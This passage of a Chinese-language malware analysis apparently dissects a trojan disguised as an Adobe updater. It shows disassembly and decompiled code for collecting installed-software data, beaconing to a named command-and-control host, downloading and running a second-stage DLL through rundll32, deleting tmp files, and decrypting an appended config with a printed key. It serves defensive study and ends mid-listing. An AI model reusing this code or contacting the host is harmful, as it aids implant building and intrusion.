00226238 44 00 58 00 4D 00 5F 00 52 00 75 00 6E 00 74 00 D.X.M._.R.u.n.t.
00226248 69 00 6D 00 65 00 22 00 3A 00 7B 00 22 00 44 00 i.m.e.".:.{.".D.
00226258 4E 00 22 00 3A 00 22 00 22 00 2C 00 22 00 44 00 N.".:.".".,.".D.
00226268 56 00 22 00 3A 00 22 00 22 00 7D 00 2C 00 22 00 V.".:.".".}.,.".
00226278 46 00 69 00 64 00 64 00 6C 00 65 00 72 00 32 00 F.i.d.d.l.e.r.2.
00226288 22 00 3A 00 7B 00 22 00 44 00 4E 00 22 00 3A 00 ".:.{.".D.N.".:.
00226298 22 00 54 00 65 00 6C 00 65 00 72 00 69 00 6B 00 ".T.e.l.e.r.i.k.
002262A8 20 00 46 00 69 00 64 00 64 00 6C 00 65 00 72 00  .F.i.d.d.l.e.r.
```

通过注册表获取DisplayName和DisplayVersion的信息，并将DisplayName 和DisplayVersion格式化为”%s”:{“ND”:”%s”,”DV”:”%s”}。




```
74034405  .  8D85 B8F7FFFF  lea eax,[local.530]
7403440B  .  B9 F02D0674    mov ecx,offset <update.aInxuqfdsfrj>      UNICODE "DisplayName"
74034410  .  50             push eax                                  <update.aInxuqfdsfrj>
74034411  .  6A 00          push 0x0
74034413  .  6A 00          push 0x0
74034415  .  E8 96EFFFFF    call <update.DeCodeString>
7403441A  .  50             push eax                                  <update.aInxuqfdsfrj>
7403441B  .  FFB5 84F3FFFF  push [local.799]
74034421  .  FFD7           call edi                                  advapi32.RegQueryValueExW
```




```
74034443  .  B9 102E0674    mov ecx,offset <update.aInxuqfdajwxnts>   UNICODE "DisplayVersion"
74034448  .  50             push eax                                  <update.aInxuqfdajwxnts>
74034449  .  8D85 C0F9FFFF  lea eax,[local.400]
7403444F  .  50             push eax                                  <update.aInxuqfdajwxnts>
74034450  .  6A 00          push 0x0
74034452  .  6A 00          push 0x0
74034454  .  E8 57EFFFFF    call <update.DeCodeString>
74034459  .  50             push eax                                  <update.aInxuqfdajwxnts>
7403445A  .  FFB5 84F3FFFF  push [local.799]
74034460  .  FFD7           call edi                                  advapi32.RegQueryValueExW
```

信息收集后会首先向远程控制服务器发送上线信息。




```
00234F70  55 00 73 00  65 00 72 00  4E 00 61 00  6D 00 65 00  UserName
00234F80  3D 00 31 00  30 00 30 00  31 00 31 00  61 00 6C 00  =10011al
00234F90  56 00 45 00  5A 00 43 00  78 00 36 00  57 00 46 00  VEZCx6WF
00234FA0  35 00 55 00  57 00 56 00  49 00 32 00  41 00 77 00  5UWVI2Aw
00234FB0  25 00 33 00  44 00 25 00  33 00 44 00  26 00 50 00  %3D%3D&P
00234FC0  61 00 73 00  73 00 57 00  6F 00 72 00  64 00 3D 00  assWord=
00234FD0  33 00 37 00  34 00 38 00  63 00 61 00  36 00 62 00  3748ca6b
00234FE0  34 00 65 00  66 00 31 00  35 00 35 00  34 00 35 00  4ef15545
00234FF0  66 00 32 00  37 00 34 00  31 00 65 00  36 00 65 00  f2741e6e
00235000  38 00 33 00  38 00 66 00  32 00 64 00  39 00 34 00  838f2d94
00235010  26 00 43 00  6F 00 6D 00  6D 00 65 00  6E 00 74 00  &Comment
00235020  3D 00 53 00  68 00 61 00  6B 00 65 00  2D 00 73 00  =Shake-s
00235030  70 00 65 00  61 00 72 00  65 00 20 00  75 00 6E 00  peare un
00235040  6C 00 6F 00  63 00 6B 00  65 00 64 00  20 00 68 00  locked h
00235050  69 00 73 00  20 00 68 00  65 00 61 00  72 00 74 00  is heart
```




```
⊟ Hypertext Transfer Protocol
  ⊞ POST / HTTP/1.1\r\n
    Accept: */*\r\n
    X-Powered-By: PHP/6.0.0\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) appleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Host: costbank.applinzi.com\r\n
  ⊞ Content-Length: 120\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://costbank.applinzi.com/]
    [HTTP request 1/1]
    [Response in frame: 66]
    File Data: 120 bytes
⊟ HTML Form URL Encoded: application/x-www-form-urlencoded
  ⊞ Form item: "UserName" = "10010alVEZCx6WFYgLlA3dg=="
  ⊞ Form item: "PassWord" = "3748ca6b4ef15545f2741e6e838f2d94"
  ⊞ Form item: "Comment" = "Shake-speare unlocked his heart"
```


获取tmp目录，创建AdobeNW目录,并从控制服务器上下载AdobeUpdate.tmp作为第二阶段的载荷，其实际为一个DLL文件。



```
v7 = ascii_decrypt(".dll");
strcat_s(&Dst, 0x100u, v7);
GetTempPathA(0xFFu, &Buffer);
GetTempPathA(0xFFu, &pszBuf);
GetTempPathA(0xFFu, &v38);
v8 = ascii_decrypt("..\\AdobeNW");
strcat_s(&Buffer, 0x100u, v8);
PathCanonicalizeA(&pszBuf, &Buffer);
PathCanonicalizeA(&v38, &Buffer);
v9 = ascii_decrypt("\\AdobeUpdate.tmp");
strcat_s(&pszBuf, 0x100u, v9);
v10 = ascii_decrypt("\\AdobeUpdate.log");
strcat_s(&v38, 0x100u, v10);
sub_10010E30(&Dst, ArgList);
sub_10010E30(&pszBuf, &FileName);
sub_10010E30(&v38, &v44);
if ( !CreateDirectoryA(&Buffer, 0) && GetLastError() != 183 )
{
  v11 = 3;
  goto LABEL_28;
}
```




```
71C4121C   .  6A 00          push 0x0                                  ┌pSecurity = NULL
71C4121E   .  8D8424 00020   lea eax,dword ptr ss:[esp+0x200]          │
71C41225   .  50             push eax                                  │Path = 00000001 ???
71C41226   .  FF15 70C0C57   call dword ptr ds:[<&KERNEL32.CreateDir   └CreateDirectoryA
71C4122C   .  85C0           test eax,eax
71C4122E   .. 75 17          jnz short update.71C41247
71C41230   .  FF15 28C0C57   call dword ptr ds:[<&KERNEL32.GetLastErr  [GetLastError
71C41236   .  3D B7000000    cmp eax,0xB7
71C4123B   .. 74 0A          je short update.71C41247
71C4123D   .  BE 03000000    mov esi,0x3
71C41242   .. E9 D9010000    jmp update.71C41420
71C41247   >  8B3D B4C0C57   mov edi,dword ptr ds:[<&KERNEL32.Sleep>]  kernel32.Sleep
71C4124D   .  33F6           xor esi,esi                               shlwapi.PathCanonicalizeA
71C4124F   .  90             nop
71C41250   >  8D8424 FC070   ┌lea eax,dword ptr ss:[esp+0x7FC]
71C41257   .  50             │push eax                                 ┌Arg2 = 00000001
71C41258   .  8D8424 000A0   │lea eax,dword ptr ss:[esp+0xA00]         │
ds:[71C5C070]=76BD68DA (kernel32.CreateDirectoryA)

地址      HEX 数据                                          ASCII               0012AFFC  BC1C6C1F
0012B1F8  43 3A 5C 55 73 65 72 73 5C 54 65 73 74 56 69 72   C:\Users\TestVir    0012B000  000000CC
0012B208  75 5C 41 70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C   u\AppData\Local\    0012B004  71C62FC5  update.71C62FC5
0012B218  54 65 6D 70 5C 2E 2E 5C 41 64 6F 62 65 4E 57 00   Temp\..\AdobeNW.    0012B008  00610074
0012B228  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................    0012B00C  0036E428  ASCII "10011-000C290057DD"
                                                                                0012B010  00200065
```



```
.  E8 37A80000    call <update.Formate>                   └Formate
.  83C4 14        add esp,0x14
.  8D85 D0C6FFF   lea eax,dword ptr ss:[ebp-0x3930]
.  8D8D BCC0FFF   lea ecx,dword ptr ss:[ebp-0x3F44]
.  50             push eax                                ┌Arg2 = 00000062
.  8D85 14C0FFF   lea eax,dword ptr ss:[ebp-0x3FEC]       │
.  50             push eax                                │Arg1 = 00000062
.  E8 6A1F0000    call update.7405A9D0                    └update.7403A9D0
.  50             push eax                                ┌Arg1 = 00000062
.  8D8D A8C0FFF   lea ecx,dword ptr ss:[ebp-0x3F58]       │
.  C645 FC 53     mov byte ptr ss:[ebp-0x4],0x53          │
.  E8 0A0A0000    call update.74059480                    └update.74039480
.  8D8D 14C0FFF   lea ecx,dword ptr ss:[ebp-0x3FEC]

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
MM0 0000 0000 0000 0000
MM1 0000 0000 0000 0000
MM2 0000 0000 0000 0000
MM3 0000 0000 0000 0000
MM4 0000 0000 0000 0000
MM5 0000 0000 0000 0000
MM6 0000 0000 0000 0000
MM7 0000 0000 0000 0000

                ASCII                 0012BEE4  0012C608  UNICODE "UserName=10011alVEZCx6WF5UWVI2Aw%3D%3D&PassWord=YUBUVVsRXF5FEFhSEEhfRBJDQVFRWhBdXUZU&Comment=To be"
4E 00 61 00 6D 00 65 00  U.s.e.r.N.a.m.e.   0012BEE8  740836D0  UNICODE "UserName=%s&PassWord=%s&Comment=%s"
31 00 31 00 61 00 6C 00  =.1.0.0.1.1.a.l.   0012BEEC  0032BE20  UNICODE "10011alVEZCx6WF5UWVI2Aw%3D%3D"
78 00 36 00 57 00 46 00  V.E.Z.C.x.6.W.F.   0012BEF0  00357968  UNICODE "YUBUVVsRXF5FEFhSEEhfRBJDQVFRWhBdXUZU"
                                             0012BEF4  74083718  UNICODE "To be"
```


最终调用rundll32启动DLL文件的导出函数MainFun,如果进程创建成功给服务器返回信息。



```
LABEL_26:
  Sleep(0x1388u);
  CommandLine = 0;
  memset(&v43, 0, 0xFFu);
  v22 = (char *)ascii_decrypt("rundll32 \"%s\",MainFun|");
  sub_10011490(&CommandLine, v22, (unsigned int)&pszBuf);
  memset(&StartupInfo, 0, 0x44u);
  _mm_store_si128((__m128i *)&ProcessInformation, 0i64);
  v23 = ascii_decrypt("C:\\windows\\system32\\rundll32.exe|");
  v11 = 1;
  if ( CreateProcessA(v23, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    v11 = 2;
LABEL_28:
```


AdobeUpdate.tmp

AdobeUpdate.tmp为DLL文件，其导出方法MainFun由第一阶段木马DLL调用执行。



DllEntry	1000C320	1
DllInstall	1000AD40	2
DllCanUnload	1000AE20	3
DllUninstall	1000AE10	4
DllSetClassObject	1000AA40	5
DllUnsetClassObject	1000ABD0	6
DllCopyClassObject	1000A810	7
MainFun	100019B0	8
DllEntryPoint	100233C6	[main entry]

其首先遍历%USERPROFILE%\\AppData路径下tmp后缀文件，并删除。




```
// 枚举当前进程目录  删除自身文件
HANDLE __thiscall My_EnumTmp_DeleteFile(const WCHAR *this)
{
  const WCHAR *v1; // esi
  const wchar_t *v2; // eax
  HANDLE result; // eax
  int v4; // ebx
  HANDLE v5; // esi
  const wchar_t *v6; // eax
  const wchar_t *v7; // eax
  const wchar_t *v8; // eax
  HANDLE v9; // edi
  DWORD v10; // esi
  HANDLE v11; // [esp+Ch] [ebp-C64h]
  struct _WIN32_FIND_DATAW FindFileData; // [esp+10h] [ebp-C60h]
  WCHAR Dst; // [esp+260h] [ebp-A10h]
  WCHAR Src; // [esp+468h] [ebp-808h]

  v1 = this;
  GetInputState();
  memset(&Dst, 0, 0x208u);
  ExpandEnvironmentStringsW(v1, &Dst, 0x104u);
  memset(&Src, 0, 0x800u);
  wcscpy_s(&Src, 0x400u, &Dst);
  v2 = DeCode(L"\\*|");
  wcscat_s(&Src, 0x400u, v2);
  result = FindFirstFileW(&Src, &FindFileData);
  v11 = result;
  if ( result )
  {
    v4 = 0;
    v5 = result;
    do
    {
      memset(&Src, 0, 0x800u);
      if ( v4 && v4 != 1 )
      {
        if ( FindFileData.dwFileAttributes != 16 && (v6 = DeCode(L".|"), wcsstr(FindFileData.cFileName, v6)) )
        {
          wcscpy_s(&Src, 0x400u, &Dst);
          wcscat_s(&Src, 0x400u, L"\\");
          wcscat_s(&Src, 0x400u, FindFileData.cFileName);
          v7 = DeCode(L".yru|");                  // .tmp
          if ( wcsstr(FindFileData.cFileName, v7) || (v8 = DeCode(L".YRU|"), wcsstr(FindFileData.cFileName, v8)) )
          {
            v9 = CreateFileW(&Src, 0x80000000, 3u, 0, 3u, 0x80u, 0);
            v10 = GetFileSize(v9, 0);
            CloseHandle(v9);
            if ( v10 - 150001 <= 0x1869E )
              DeleteFileW(&Src);
            v5 = v11;
          }
        }
        else
        {
          wcscpy_s(&Src, 0x400u, &Dst);
          wcscat_s(&Src, 0x400u, L"\\");
          wcscat_s(&Src, 0x400u, FindFileData.cFileName);
          My_EnumTmp_DeleteFile(&Src);
        }
      }
      else
      {
        ++v4;
      }
    }
    while ( FindNextFileW(v5, &FindFileData) );
    result = (HANDLE)FindClose(v5);
  }
  return result;
}
```

然后从文件自身尾部读取配置信息并解密，其格式如下：

加密的配置信息，包括标识ID，控制服务器地址，加密IV和KEY，以及Mutex信息；


4字节加密配置信息长度；

17字节解密密钥；




```
6:AE00h:  96 B8 A6 A0 A3 9F 9B 93 9A 8E A4 A7 99 A9 98 A2  –¸¦ £Ÿ›“šŽ¤§™©˜¢
6:AE10h:  A4 A4 98 A5 A4 9F 8E AC B9 9E AD AF 97 DA CB DC  ¤¤˜¥¤ŸŽ¬¹ž¯—ÚËÜ
6:AE20h:  E7 A6 99 91 D4 DE DB CF D2 CF EE E0 97 C9 D5 D6  ç¦™‘ÔÞÛÏÒÏîà—ÉÕÖ
6:AE30h:  96 B0 D2 D3 C1 CF D8 C8 A6 D5 D9 EA DD 9D 9D 8C  –°ÒÓÁÏØÈ¦ÕÙêÝ..Œ
6:AE40h:  BC DD D6 C8 E5 E4 CC CF A6 97 A4 9A B2 BC A3 AF  ¼ÝÖÈåäÌÏ¦—¤š²¼£¯
6:AE50h:  A5 A1 9B A4 A9 A4 B0 A7 AC 99 AD B8 AC 99 A7 8C  ¥¡›¤©¤°§¬™¸¬™§Œ
6:AE60h:  BE B4 BB A0 A4 A5 9B 9A 9A 91 AD BD AE A9 96 AD  ¾´» ¤¥›šš‘½®©–-
6:AE70h:  A7 A4 93 93 B5 A3 A1 9C AC 92 B5 AB 9B 99 96 AB  §¤““µ£¡œ¬’µ«›™–«
6:AE80h:  A7 B3 97 9A 96 BB E0 D7 CE D9 B1 A9 AB 99 9E AE  §³—š–»à×ÎÙ±©«™ž®
6:AE90h:  AB A6 99 A8 A7 A3 AC A9 9D A2 AC 9A B7 A8 A7 9F  «¦™¨§£¬©.¢¬š·¨§Ÿ
6:AEA0h:  00 00 00 73 6F 62 63 73 6E 6B 63 69 61 74 77 69  ...sobcsnkciatwi
6:AEB0h:  66 66 69 00                                      ffi.
```

例如上图所示的解密配置文件的KEY为sobcsnkciatwiffi，其解密算法如下。




```
if ( &v107[strlen(v107) + 1] != &v107[1] )
{
  do
  {
    v107[v4] -= *(&Buffer + (v4 & 0xF));
    ++v4;
  }
  while ( v4 < strlen(v107) );
}
```



```
8BC2              mov eax,edx
8D8D E8FDFFFF     lea ecx,dword ptr ss:[ebp-0x218]
83E0 0F           and eax,0xF
